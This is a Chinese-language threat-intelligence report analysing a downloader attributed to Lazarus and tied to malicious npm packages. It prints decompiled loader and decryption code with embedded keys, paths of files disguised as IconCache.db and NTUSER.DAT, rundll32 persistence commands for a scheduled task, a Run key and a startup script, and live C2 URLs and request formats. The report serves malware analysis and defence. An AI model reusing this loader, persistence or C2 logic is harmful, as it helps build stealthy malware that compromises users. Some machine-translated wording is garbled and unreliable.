# 疑似Lazarus（APT-Q-1）涉及npm包供应链的攻击样本分析

原创 威胁情报中心 奇安信威胁情报中心 2023-12-08 10:52 发表于四川

## 团伙背景

Lazarus 疑似具有东北亚背景的 APT 组织，奇安信内部跟踪编号 APT-Q-1。该组织因 2014 年攻击索尼影业开始受到广泛关注，其攻击活动最早可追溯到 2007 年。Lazarus 早期主要针对政府机构，以窃取敏感情报为目的，但自2014年后，开始以全球金融机构、虚拟货币交易场等为目标，进行以窃取敏感情报为目的的攻击活动。此外，该组织还针对安全研究人员展开攻击。最近，Lazarus 分区发起软件供应链攻击，点亮今年的 3CX 供应链攻击事件被认为出自该组织之手。

## 事件概述

奇安信威胁情报中心近期发现了一个非常复杂的下载器样本，此类样本经过高层挖掘的PE文件加载，最终从C2服务器下载后续附件并执行。其中一个C2服务器IP地址不久前被披露用于共同软件供应链攻击事件[1]，攻击者通过伪装为与加密相关的npm包投递恶意软件。结合上述报告内容和下载器样本自身的信息，可以确认这些下载器恶意软件与此次事件包供应链攻击事件有关。


根据下载器和相关样本代码的特征，我们关联到Lazarus组织的历史攻击样本，加上Lazarus常用的供应链攻击手段，所以我们认为这次npm包投毒事件的背后攻击者很可能就是Lazarus。

## 详细分析


下载器样本基本信息如下：

| MD5 | d8a8cc25bf5ef5b96ff7a64f663cbd29 |
|---|---|
| 文件名称 | sql.tmp |
| 创建时间 | 2023-09-12 15:49:34 世界标准时间 |
| 文件类型 | PE DLL，64 位 |
| 大小 | 318.00 KB (325632字节) |
| PDB路径 | F:\workspace\CBG\npmLoaderDll\x64\Release\npmLoaderDll.pdb |
| 指令与指令 | hxxp://91.206.178.125/upload/upload.asp |

| MD5 | 46127a35b73b714a9c5c58aaa43cb51f |
|---|---|
| 文件名称 | sql.tmp |
| 创建时间 | 2023-10-24 09:35:01 世界标准时间 |
| 文件类型 | PE DLL，64 位 |
| 大小 | 334.50 KB (342528字节) |
| PDB路径 | - |
| 指令与指令 | hxxps://blockchain-newtech.com/download/download.asp |

| MD5 | a6e7c231a699d4efe85080ce5fb36dfb |
|---|---|
| 文件名称 | 预安装.db |
| 创建时间 | 2023-11-23 16:07:22 世界标准时间 |
| 文件类型 | PE DLL，64 位 |
| 大小 | 386.00 KB (395264字节) |
| PDB路径 | D:\workspace\CBG\Windows\Loader\npmLoaderDll\x64\Release\npmLoaderDll.pdb |
| 指令与指令 | hxxps://chaingrown.com/manage/manage.asp |

样本均经过梯度加载过程，最终运行下载器主模块，下面以样本a6e7c231a699d4efe85080ce5fb36dfb为例进行分析。




## 加载过程

### 阶段1

preinstall.db的导出函数CalculateSumW从文件自身数据解密出后续，并内存加载。

```
void __fastcall CalculateSumW(__int64 a1, __int64 a2, __int64 a3)
{
  struct_LoadAux *v4; // rax
  char var_decryptKey[40]; // [rsp+20h] [rbp-38h] BYREF

  strcpy(var_decryptKey, "HHv8S$(%R{j-|>XxUBh3NES{}wk|SJ_8");
  sub_1800015B0((__int64)var_decryptKey, (__int64)var_decryptKey);// decrypt, PE data
  v4 = sub_180001CE0(a3);                       // load PE
  if ( v4 != (struct_LoadAux *)-1i64 )
    sub_180002110(v4);                          // unload
}
```

关键初始化流程如下。

```
do
{
  v6 = *((_DWORD *)v5 + 1);
  v7 = *((_DWORD *)v5 + 2);
  v8 = *((_DWORD *)v5 + 3);
  v9 = *((_DWORD *)v5 + 15);
  v10 = v4
      + *(_DWORD *)v5
      + *((_DWORD *)v5 + 9)
      + ((v6 >> 3) ^ __ROR4__(v6, 7) ^ __ROL4__(v6, 14))
      + ((*((_DWORD *)v5 + 14) >> 10) ^ __ROL4__(*((_DWORD *)v5 + 14), 13) ^ __ROL4__(*((_DWORD *)v5 + 14), 15));
  *((_DWORD *)v5 + 16) = v10;
  v11 = v6
      + *((_DWORD *)v5 + 10)
      + ((v7 >> 3) ^ __ROR4__(v7, 7) ^ __ROL4__(v7, 14))
      + ((v9 >> 10) ^ __ROL4__(v9, 13) ^ __ROL4__(v9, 15))
      + v4
      + 1;
  *((_DWORD *)v5 + 17) = v11;
  v12 = *((_DWORD *)v5 + 4);
  *((_DWORD *)v5 + 18) = v7
                       + *((_DWORD *)v5 + 11)
                       + ((v8 >> 3) ^ __ROR4__(v8, 7) ^ __ROL4__(v8, 14))
                       + ((v10 >> 10) ^ __ROL4__(v10, 13) ^ __ROL4__(v10, 15))
                       + v4
                       + 2;
  v13 = *((_DWORD *)v5 + 12)
      + ((v12 >> 3) ^ __ROR4__(v12, 7) ^ __ROL4__(v12, 14))
      + ((v11 >> 10) ^ __ROL4__(v11, 13) ^ __ROL4__(v11, 15));
  v5 += 2;
  v14 = v8 + v13 + v4 + 3;
  v4 += 4;
  *((_DWORD *)v5 + 15) = v14;
}
while ( v4 < 0xA00 );
v15 = 512i64;
v16 = a1 - (_QWORD)v34;
v17 = v34;
v18 = 512i64;
do
```

解密过程如下，加密数据位于.data段的0x18000BED0位置，为原地址解密。

```
v1 = g_embed_data_18000BED0;
v3 = 4i64 - (_QWORD)g_embed_data_18000BED0;
do
{
  v4 = *(_DWORD *)(a1 + 0x2000) & 0x3FF;
  v5 = ((*(_WORD *)(a1 + 0x2000) & 0x3FF) - 3) & 0x3FF;
  v6 = ((*(_WORD *)(a1 + 0x2000) & 0x3FF) - 10) & 0x3FF;
  v7 = ((*(_WORD *)(a1 + 0x2000) & 0x3FF) - 12) & 0x3FF;
  v8 = ((*(_WORD *)(a1 + 0x2000) & 0x3FF) + 1) & 0x3FF;
  if ( *(_DWORD *)(a1 + 0x2000) >= 0x400u )
  {
    v9 = *(_DWORD *)(a1 + 4 * v4 + 4096)
       + *(_DWORD *)(a1 + 4 * v6 + 4096)
       + *(_DWORD *)(a1
                   + 4i64
                   * (((unsigned __int16)*(_DWORD *)(a1 + 4 * v8 + 4096) ^ (unsigned __int16)*(_DWORD *)(a1 + 4 * v5 + 4096)) & 0x3FF))
       + (__ROL4__(*(_DWORD *)(a1 + 4 * v8 + 4096), 9) ^ __ROR4__(*(_DWORD *)(a1 + 4 * v5 + 4096), 10));
    *(_DWORD *)(a1 + 4 * v4 + 4096) = v9;
    v10 = *(_DWORD *)(a1 + 4i64 * (unsigned __int8)*(_DWORD *)(a1 + 4 * v7 + 4096))
        + *(_DWORD *)(a1 + 4i64 * (unsigned __int8)BYTE1(*(_DWORD *)(a1 + 4 * v7 + 4096)) + 1024)
        + *(_DWORD *)(a1 + 4i64 * (unsigned __int8)BYTE2(*(_DWORD *)(a1 + 4 * v7 + 4096)) + 2048)
        + *(_DWORD *)(a1 + 4i64 * (unsigned __int8)HIBYTE(*(_DWORD *)(a1 + 4 * v7 + 4096)) + 3072);
  }
  else
  {
    v9 = *(_DWORD *)(a1 + 4 * v4)
       + *(_DWORD *)(a1 + 4 * v6)
       + *(_DWORD *)(a1
                   + 4i64
                   * (((unsigned __int16)*(_DWORD *)(a1 + 4 * v8) ^ (unsigned __int16)*(_DWORD *)(a1 + 4 * v5)) & 0x3FF)
                   + 4096)
       + (__ROL4__(*(_DWORD *)(a1 + 4 * v8), 9) ^ __ROR4__(*(_DWORD *)(a1 + 4 * v5), 10));
    *(_DWORD *)(a1 + 4 * v4) = v9;
    v10 = *(_DWORD *)(a1 + 4i64 * (unsigned __int8)*(_DWORD *)(a1 + 4 * v7) + 4096)
        + *(_DWORD *)(a1 + 4i64 * (unsigned __int8)BYTE1(*(_DWORD *)(a1 + 4 * v7)) + 5120)
        + *(_DWORD *)(a1 + 4i64 * (unsigned __int8)BYTE2(*(_DWORD *)(a1 + 4 * v7)) + 6144)
        + *(_DWORD *)(a1 + 4i64 * (unsigned __int8)HIBYTE(*(_DWORD *)(a1 + 4 * v7)) + 7168);
  }
  v11 = v9 ^ v10;
  v1 += 2;
  v12 = *(_DWORD *)(a1 + 0x2000) + 1;
  *(_DWORD *)(a1 + 0x2004) = v11;
  *(_DWORD *)(a1 + 0x2000) = v12 & 0x7FF;
```

获取解密的数据为PE文件数据，内存加载执行。

```
if ( g_embed_data_18000BED0[0] != 0x5A4D )
  goto LABEL_2;
if ( (unsigned __int64)(dword_18000BF0C + 0x108i64) > 0x55400 )
{
  SetLastError(0xDu);
  return 0i64;
}
v5 = (IMAGE_NT_HEADERS *)((char *)g_embed_data_18000BED0 + dword_18000BF0C);// offset 0x3C
if ( v5->Signature != 0x4550 || v5->FileHeader.Machine != 0x8664 || (v5->OptionalHeader.SectionAlignment & 1) != 0 )
{
LABEL_2:
  SetLastError(0xC1u);
  return 0i64;
}
if ( v5->FileHeader.NumberOfSections )
{
  v6 = (DWORD *)((char *)&v5->OptionalHeader.SizeOfUninitializedData + v5->FileHeader.SizeOfOptionalHeader);
  v7 = v5->FileHeader.NumberOfSections;
  do
  {
    v8 = v6[1];
    if ( v8 )
      v9 = v8 + *v6;
    else
      v9 = v5->OptionalHeader.SectionAlignment + (unsigned __int64)*v6;
    if ( v9 > v1 )
      v1 = v9;
    v6 += 10;
    --v7;
  }
  while ( v7 );
}
```

```
v23 = (char *)VirtualAlloc((LPVOID)v11, v20, 0x1000u, 4u);
memmove(v23, g_embed_data_18000BED0, v5->OptionalHeader.SizeOfHeaders);
v24 = (IMAGE_NT_HEADERS *)&v23[dword_18000BF0C];
var_heap_mem1->ptr_PeNtHeaderData = v24;
v24->OptionalHeader.ImageBase = v11;
if ( !(unsigned int)sub_180001680(v5, var_heap_mem1) )// copy data of each section
  goto LABEL_30;
v25 = var_heap_mem1->ptr_PeNtHeaderData->OptionalHeader.ImageBase - v5->OptionalHeader.ImageBase;// relocation table
var_heap_mem1->field_24 = !v25 || sub_180001A20(var_heap_mem1, v25);
if ( !(unsigned int)sub_180001AF0(var_heap_mem1) || !(unsigned int)sub_1800017B0((__int64 *)var_heap_mem1) )// import table
  goto LABEL_30;
v26 = var_heap_mem1->ptr_AlloctedPeMem;
v27 = var_heap_mem1->ptr_PeNtHeaderData->OptionalHeader.DataDirectory[9].VirtualAddress;// TLS
if ( (_DWORD)v27 )
{
  v28 = *(void (__fastcall ***)(__int64, __int64))(v27 + v26 + 24);
  if ( v28 )
  {
    for ( i = *v28; i; ++v28 )
    {
      i(v26, 1i64);
      i = v28[1];
    }
  }
}
v30 = var_heap_mem1->ptr_PeNtHeaderData->OptionalHeader.AddressOfEntryPoint;
if ( (_DWORD)v30 )
{
  var_entrypoint = (unsigned int (__fastcall *)(__int64, __int64, __int64))(v11 + v30);
  if ( var_heap_mem1->bool_IsDll )
  {
    if ( !var_entrypoint(v11, 1i64, a1) )
    {
      v21 = 1114;
      goto LABEL_29;
    }
    var_heap_mem1->bool_DllLoad = 1;
    result = var_heap_mem1;
  }
  else
  {
    var_heap_mem1->ptr_LoadPeEntrypoint = (__int64)var_entrypoint;
```

### 第二阶段

内存加载的PE为DLL文件，主要功能在sub_180002440函数中实现。首先采用相同的解密方法，解密文件中内嵌的zip压缩包数据。

```
strcpy(var_decryptKey, "BT.*Pa]r49!xg5j_l4HeZf+kB&:EM0z1");
NumberOfBytesWritten = 0;
sub_1800015D0((__int64)var_decryptKey, (__int64)var_decryptKey);// decrypt data, zip data
v4 = operator new(840ui64);
```

```
v1 = (char *)&g_embed_data_1800445D0;
v3 = &g_embed_data_1800445D0;
do
{
  v4 = *(_DWORD *)(a1 + 0x2000) & 0x3FF;
  v5 = ((*(_WORD *)(a1 + 0x2000) & 0x3FF) - 3) & 0x3FF;
  v6 = ((*(_WORD *)(a1 + 0x2000) & 0x3FF) - 10) & 0x3FF;
  v7 = ((*(_WORD *)(a1 + 0x2000) & 0x3FF) - 12) & 0x3FF;
  v8 = ((*(_WORD *)(a1 + 0x2000) & 0x3FF) + 1) & 0x3FF;
  if ( *(_DWORD *)(a1 + 0x2000) >= 0x400u )
  {
    v9 = *(_DWORD *)(a1 + 4 * v4 + 4096)
       + *(_DWORD *)(a1 + 4 * v6 + 4096)
       + *(_DWORD *)(a1
                   + 4i64
                   * (((unsigned __int16)*(_DWORD *)(a1 + 4 * v8 + 4096) ^ (unsigned __int16)*(_DWORD *)(a1 + 4 * v5 +
       + (__ROL4__(*(_DWORD *)(a1 + 4 * v8 + 4096), 9) ^ __ROR4__(*(_DWORD *)(a1 + 4 * v5 + 4096), 10));
    *(_DWORD *)(a1 + 4 * v4 + 4096) = v9;
    v10 = *(_DWORD *)(a1 + 4i64 * (unsigned __int8)*(_DWORD *)(a1 + 4 * v7 + 4096))
        + *(_DWORD *)(a1 + 4i64 * (unsigned __int8)BYTE1(*(_DWORD *)(a1 + 4 * v7 + 4096)) + 1024)
        + *(_DWORD *)(a1 + 4i64 * (unsigned __int8)BYTE2(*(_DWORD *)(a1 + 4 * v7 + 4096)) + 2048)
        + *(_DWORD *)(a1 + 4i64 * (unsigned __int8)HIBYTE(*(_DWORD *)(a1 + 4 * v7 + 4096)) + 3072);
  }
  else
```

```
00007FF9A5AD45D0  50 4B 03 04 14 00 02 00 08 00 12 09 67 57 64 31  PK..........gWd1
00007FF9A5AD45E0  22 01 EF 56 00 00 00 B4 00 00 01 00 11 00 7A 55  ".ïV...´......zU
00007FF9A5AD45F0  54 0D 00 07 93 FE 49 65 93 FE 49 65 93 FE 49 65  T....þIe.þIe.þIe
00007FF9A5AD4600  ED 7D 0B 60 53 45 D6 F0 4D 93 B4 E9 8B A4 D0 40  í}.`SEÖðM.´é.¤Ð@
00007FF9A5AD4610  11 0A 11 8B 5B 2D 8F 4A 51 5B 03 6E 42 13 B8 81  ....[-.JQ[.nB.¸.
00007FF9A5AD4620  14 CB BB 2A 48 4B 9B 42 A5 B4 31 BD 81 A2 88 AD  .Ë»*HK.B¥´1½.¢..
00007FF9A5AD4630  69 B5 E1 12 ED AA BB EB FA 44 04 64 5D 60 59 D7  iµá.íª»ëúD.d]`Y×
00007FF9A5AD4640  85 82 A8 29 45 DA 02 62 79 88 28 EE 5A 5F BB B7  ..¨)EÚ.by.(îZ_»·
00007FF9A5AD4650  06 77 8B B2 A5 3C E4 FE E7 CC 4C D2 B4 C0 AE BB  .w.²¥<äþçÌLÒ´À®»
00007FF9A5AD4660  FF FF FD 8F EF DF 94 E4 9C 39 F3 3A 73 E6 CC 99  ÿÿý.ïß.ä.9ó:sæÌ.
00007FF9A5AD4670  33 8F 7B C9 B9 A7 9F 53 72 1C A7 82 AF 2C 73 5C  3.{É¹§.Sr.§.¯,s\
```

zip压缩包里有一个PE文件，被释放到路径"%AppData%\\..\\Roaming\\Microsoft\\IconCache.db"。

```
SHGetSpecialFolderPathW(0i64, &pszPath, CSIDL_APPDATA, 1);
v9 = 0i64;
do
{
  v10 = *(WCHAR *)((char *)&pszPath + v9);
  v9 += 2i64;
  *(_WORD *)&v32[v9 + 524] = v10;
}
while ( v10 );
v11 = -1i64;
v12 = &FileName;
do
{
  if ( !v11 )
    break;
  v13 = *v12++ == 0;
  --v11;
}
while ( !v13 );
*(_QWORD *)(v12 - 1) = 0x5C002E002E005Ci64;
*(_QWORD *)(v12 + 3) = 0x6D0061006F0052i64;
*(_QWORD *)(v12 + 7) = 0x5C0067006E0069i64;
*(_QWORD *)(v12 + 11) = 0x7200630069004Di64;
*(_QWORD *)(v12 + 15) = 0x66006F0073006Fi64;
*(_QWORD *)(v12 + 19) = 0x630049005C0074i64;
*(_QWORD *)(v12 + 23) = 0x610043006E006Fi64;
*(_QWORD *)(v12 + 27) = 0x2E006500680063i64;
*(_DWORD *)(v12 + 31) = 0x620064;           // '\\..\\Roaming\\Microsoft\\IconCache.db'
v12[33] = 0;
v14 = CreateFileW(&FileName, 0x40000000u, 0, 0i64, 2u, 0x80u, 0i64);
v3 = v14;
if ( v14 != (HANDLE)-1i64 && WriteFile(v14, v2, v27[138], &NumberOfBytesWritten, 0i64) )// zip中的PE数据
{
  LocalFree(v2);
  CloseHandle(v3);
  v15 = 0i64;
  do
  {
```

另一段内嵌数据释放到路径"%AppData%\\..\\Roaming\\Microsoft\\Network\\NTUSER.DAT"。

```
v19 = L"\\..\\Roaming\\Microsoft\\Network\\NTUSER.DAT";
do
{
  if ( !v17 )
    break;
  v13 = *v18++ == 0;
  --v17;
}
while ( !v13 );
v20 = 41i64;
v21 = v18 - 1;
while ( v20 )
{
  *v21++ = *v19++;
  --v20;
}
v22 = CreateFileW(&v29, 0x120116u, 1u, 0i64, 2u, 0x80u, 0i64);// "\\..\\Roaming\\Microsoft\\Network\\NTUSER.DAT"
v23 = v22;
if ( v22 == (HANDLE)-1i64 )
  return 0xFFFFFFFFi64;
WriteFile(v22, &g_embed_data_180021FD0, 0x22600u, 0i64, 0i64);
CloseHandle(v23);
```

各方建立持久化，逐步尝试采用任务、作物、启动目录计划的明确方式。

(1) 计划任务

通过COM接口创建名为“MicrosoftEdgeUpdate”的计划任务，执行命令如下。

```
RUNDLL32.exe %APPDATA%\..\Roaming\Microsoft\ IconCache.db， GetProcFunc %APPDATA%\..\Roaming\Microsoft\Network\ NTUSER.DAT 8888
```



(2) 开花

如果计划任务创建不成功，则在“HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run”下添加名为“GoogleUpdate”的键值，设置的执行命令如下。

```
cmd /c start /b rundll32 %APPDATA%\..\Roaming\Microsoft\ IconCache.db,GetProcFunc %APPDATA%\..\Roaming\Microsoft\Network\ NTUSER.DAT 8888
```


(3)启动目录

如果底部键值也未能成功设置，则在启动目录下释放文件，把文件属性设置为系统，隐藏文件路径为"C:\\Users\\[user]\\AppData\\Roaming\\ Microsoft\\Windows\\开始菜单\\程序\\Startup\\check.cmd”。




```
check.cmd
1  cmd /c start /b rundll32 %APPDATA%\..\Roaming\Microsoft\IconCache.db,GetProcFunc %APPDATA%
   \..\Roaming\Microsoft\Network\NTUSER.DAT 8888
```

**第三阶段**

IconCache.db有两个导出函数，其中GetProcFunc为空，GetProcFuncW实现有效功能。由于rundll32调用函数的特性[2]，当格式化宽字符串参数时，对GetProcFunc的调用实际会执行GetProcFuncW函数。

| Name | Address | Ordinal |
|---|---|---|
| GetProcFunc | 0000000180001D40 | 1 |
| GetProcFuncW | 0000000180001D50 | 2 |
| **DllEntryPoint** | **00000001800024C4** | **[main entry]** |

GetProcFuncW函数从作为参数的NTUSER.DAT文件中解密得到PE数据，然后内存加载，再调用其导出函数GetWindowSizedW。

```
133 v16 = CreateFileW(&FileName, 0x120089u, 1u, 0i64, 3u, 0, 0i64);
134 v17 = v16;
135 if ( v16 != (HANDLE)-1i64 )
136 {
137   var_data_size = GetFileSize(v16, 0i64);
138   var_mem = (IMAGE_DOS_HEADER *)LocalAlloc(0x40u, var_data_size);
139   ReadFile(v17, var_mem, var_data_size, 0i64, 0i64);
140   strcpy(v29, "2toh](2k9|c`4E~t`|c;W.cK6cniG#Ez");
141   sub_180001610((__int64)v29, (__int64)v29, (__int64)var_mem, (__int64)var_mem, var_data_size);// decrypt data
142   v20 = sub_180001AC0(var_mem);                 // load PE
143   v21 = v20;
144   if ( v20 != (struct_LoadAux2 *)-1i64 )
145   {
146     v22 = v20->ptr_AlloctedPeMem;
147     v23 = v20->ptr_PeNtHeaderData->OptionalHeader.DataDirectory;// export table
148     if ( v23->Size )
149     {
150       v24 = (IMAGE_EXPORT_DIRECTORY *)(v22 + v23->VirtualAddress);
151       if ( v24->NumberOfNames )
152       {
153         if ( v24->NumberOfFunctions )
154         {
155           v25 = (unsigned int *)(v22 + v24->AddressOfNames);
156           v26 = (unsigned __int16 *)(v22 + v24->AddressOfNameOrdinals);
157           while ( stricmp(var_func_name, (const char *)(v22 + *v25)) )// GetWindowSizedW
158           {
159             ++v4;
160             ++v25;
161             ++v26;
162             if ( v4 >= v24->NumberOfNames )
163               goto LABEL_56;
164           }
165           v27 = *v26;
166           if ( (unsigned int)v27 <= v24->NumberOfFunctions )
167           {
168             var_func_addr = (void (__fastcall *)(_QWORD, _QWORD, __int16 *, _QWORD))(v22
169                                                                                      + *(unsigned int *)(v22 + v24->AddressOfFunctions + 4 * v27));
170             if ( var_func_addr )
171             {
172               var_func_addr(0i64, 0i64, &v34, 0i64);
173               Sleep(2000u);
```

## 下载器主模块

从NTUSER.DAT解密得到的PE文件为下载器主，先从C&C服务器获取附加适配器的基本信息，再根据这些信息下载附加适配器并执行模块。

首先选择作为C&C服务器的URL，3组URL字符串实际为同一个。

```
73    do
74    {
75      v12 = *(_WORD *)(v11 + 0x18001DF00i64);   // 0x18001DF00: url string
76      v11 += 2i64;
77      *(_WORD *)((char *)&g_urlStr1 + v11 - 2) = v12;
78    }
79    while ( v12 );
80    v13 = 0i64;
81    do
82    {
83      v14 = *(_WORD *)(v13 + 0x18001DF00i64);
84      v13 += 2i64;
85      *(_WORD *)((char *)&g_urlStr2 + v13 - 2) = v14;
86    }
87    while ( v14 );
88    v15 = 0i64;
89    do
90    {
91      v16 = *(_WORD *)(v15 + 0x18001DF00i64);
92      v15 += 2i64;
93      *(_WORD *)((char *)&g_urlStr3 + v15 - 2) = v16;
94    }
95    while ( v16 );
96    v17 = rand() % 10;
97    while ( 1 )
98    {
99      ++v17;
100     ++v4;
101     if ( v17 == 3 * (v17 / 3) )
102     {
103       var_urlStr = (const WCHAR *)&g_urlStr1;
104     }
105     else
106     {
107       var_urlStr = (const WCHAR *)&g_urlStr2;
108       if ( v17 % 3 != 1 )
109         var_urlStr = (const WCHAR *)&g_urlStr3;
110     }
111     do
112     {
```

```
.rdata:000000018001DF00 aHttpsChaingrow:
.rdata:000000018001DF00                 text "UTF-16LE", 'https://chaingrown.com/manage/manage.asp',
.rdata:000000018001DF52                 align 8
```

向C&C服务器发送的POST请求数据有7对参数，参数名均是随机生成的字符串，而参数的值分别含义如下。

| 参数序号 | 说明 |
| --- | --- |
| 1 | 以下载器操作指令（见下面）的值为随机字符串的长度 |
| 2 | 感染设备ID字符串的base64编码感染设备ID由三部分组成：构成IconCache.db的参数(“8888”)，字符串“64”，以及随机字符，最终构成16字节长度的字符串 |
| 3 | 某段数据的base64编码，具体作用暂时未知 |
| 4 | 和操作指令相关的数字值 |
| 5 | 参数6对应字符串的长度 |
| 6 | 和操作指令相关的字符串base64编码，包含提供给C&C服务器的信息 |
| 7 | 随机字符串，用于混乱 |

发送的请求数据示例如下。

```
POST /manage/manage.asp HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; InfoPath.3)
Host: chaingrown.com
Content-Length: 137
Cache-Control: no-cache


NF=DDAYSTWUBF&QGEDC=ODg4ODY0OTFGMmllOTY1ag==&ANQB=&QKKZOH=0&SREVGW=52&
WDIGII=MgAwADIAMwAtADEAMgAtADAANwAgADEANQA6ADMANwA6ADIAOAA=&VOUI=HT
```

下载器的操作指令有以下几个。

| 参数序号 | 说明 |
| --- | --- |
| 0xA | 开始请求附录，获取有效负载的基本信息 |
| 0x7 | 下载有效载荷 |
| 0xB | 报告错误信息 |
| 0xC | 执行payload |
| 0xD | 结束程序 |

下载器向C&C服务器请求后续阶段时，C&C服务器回复的关于payload的基本信息包括：payload编号、长度、执行的导出函数名、初始化的参数以及校验MD5值。在请求后续阶段，C&C服务器同时下发指令结束下载器程序。

```
do
{
  while ( 1 )                                   // request info loop
  {
    while ( 1 )
    {
      var_res = MwRequestPayloadInfo(var_urlStr);// 请求payload,获取相关信息
      if ( !var_res )                           // result == 0, sleep
        goto LABEL_28;
      if ( var_res != 1 )
        break;                                  // result == 1, continue the loop
      Sleep(10000u);
    }
    if ( var_res == 2 )                         // result == 2, successfully get info
      break;
    if ( var_res == -1 )                        // result == -1, exit
    {
      memset(&v32[1], 0, 0x103ui64);
      Src = 0;
      memset(v36, 0, sizeof(v36));
      v37 = 0;
```

成功获取payload信息后，下载器利用payload编号向C&C服务器获取相应的发票数据，计算下载数据的MD5哈希，与之前获取的校验值进行比较。如果校验不通过则向C&C服务器报告'Hash错误！'。

```
  v1 = g_dataLen;
  v2 = (const BYTE *)g_hMem;
  pdwDataLen = 16;
  v4 = (char *)malloc(500ui64);
  memset(v4, 0, 0x1F4ui64);
  if ( !CryptAcquireContextW(&phProv, 0i64, L"Microsoft Base Cryptographic Provider v1.0", 1u, 0xF0000000) )
  {
    v5 = GetLastError();
    printf("CryptAcquireContext failed: %d\n", v5);
    *a1 = v5;
    return 0i64;
  }
  if ( !CryptCreateHash(phProv, CALG_MD5, 0i64, 0, &phHash) )
  {
    v7 = GetLastError();
    printf("CryptCreateHash failed: %d\n", v7);
    CryptReleaseContext(phProv, 0);
    *a1 = v7;
    return 0i64;
  }
  if ( !CryptHashData(phHash, v2, v1, 0) )
  {
    v8 = GetLastError();
    v9 = "CryptHashData failed: %d\n";
LABEL_7:
    v10 = v8;
    printf(v9, v8);
    CryptReleaseContext(phProv, 0);
    CryptDestroyHash(phHash);
    *a1 = v10;
    return 0i64;
  }
  if ( !CryptGetHashParam(phHash, 2u, pbData, &pdwDataLen, 0) )
  {
    v8 = GetLastError();
    v9 = "CryptGetHashParam failed: %d\n";
    goto LABEL_7;
  }
  if ( pdwDataLen )
```

```
memset(v72, 0, sizeof(v72));
v45 = MwGetPayloadMd5Hex((DWORD *)&Size);      // 计算获取的payload的MD5 hash，并将其转换为十六进制字符串
MultiByteToWideChar(0, 1u, v45, -1, &WideCharStr, strlen(v45));
v46 = g_payloadHash;
do
{
  v47 = *(wchar_t *)((char *)v46 + (char *)&WideCharStr - (char *)g_payloadHash);
  v48 = *v46 - v47;
  if ( v48 )
    break;
  ++v46;
}
while ( v47 );                                 // this loop check hash
if ( !v48 )
  return 2;                                    // ret value 2: valid data
v68[0] = 0;
memset(&v68[1], 0, 0x206ui64);
v49 = 0i64;
do
{
  v50 = *(_WORD *)(v49 + 0x18001DE28i64);      // 0x18001DE28, string 'Hash error!'
  v49 += 2i64;
  *(_WORD *)&v67[v49 + 0x10D] = v50;
}
while ( v50 );
MwReportError(var_urlStr, (__int64)v68);
if ( g_hMem )
{
  LocalFree(g_hMem);
  g_hMem = 0i64;
  return 0i64;
}
```

在执行payload阶段，先用和下载器加载过程相同的解密算法对payload解密。检查解密后的数据是否为PE文件，内存加载，然后找到指定恢复函数的内存地址，并确定参数执行。

```
strcpy((char *)var_decryptKey, "LnvC.mh8/t/a5}!Cq?d%SA_j#<6Ua^$=");
v82 = 0;
memset(v83, 0, sizeof(v83));
v3 = -1i64;
v4 = g_exportFuncName;
do
{
  if ( !v3 )
    break;
  v61 = *v4++ == 0;
  --v3;
}
while ( !v61 );
LODWORD(Size) = -1;
WideCharToMultiByte(0, 0x200u, g_exportFuncName, -1, &MultiByteStr, -(int)v3 - 2, 0i64, 0i64);
sub_180001180((__int64)&v84, var_decryptKey, (int *)var_decryptKey);// init key
sub_1800013E0((__int64)&v84, g_dataLen);       // decrypt payload
v5 = sub_180006D50();
```


```
if ( !v13->NumberOfNames || !v13->NumberOfFunctions )
{
LABEL_21:
  v9 = (int *)hMem;
  goto LABEL_22;
}
v14 = 0;
v15 = (unsigned int *)(v11 + v13->AddressOfNames);
v16 = (unsigned __int16 *)(v11 + v13->AddressOfNameOrdinals);
while ( stricmp(&MultiByteStr, (const char *)(v11 + *v15)) )
{
  ++v14;
  ++v15;
  ++v16;
  if ( v14 >= v13->NumberOfNames )
    goto LABEL_20;
}
v18 = *v16;
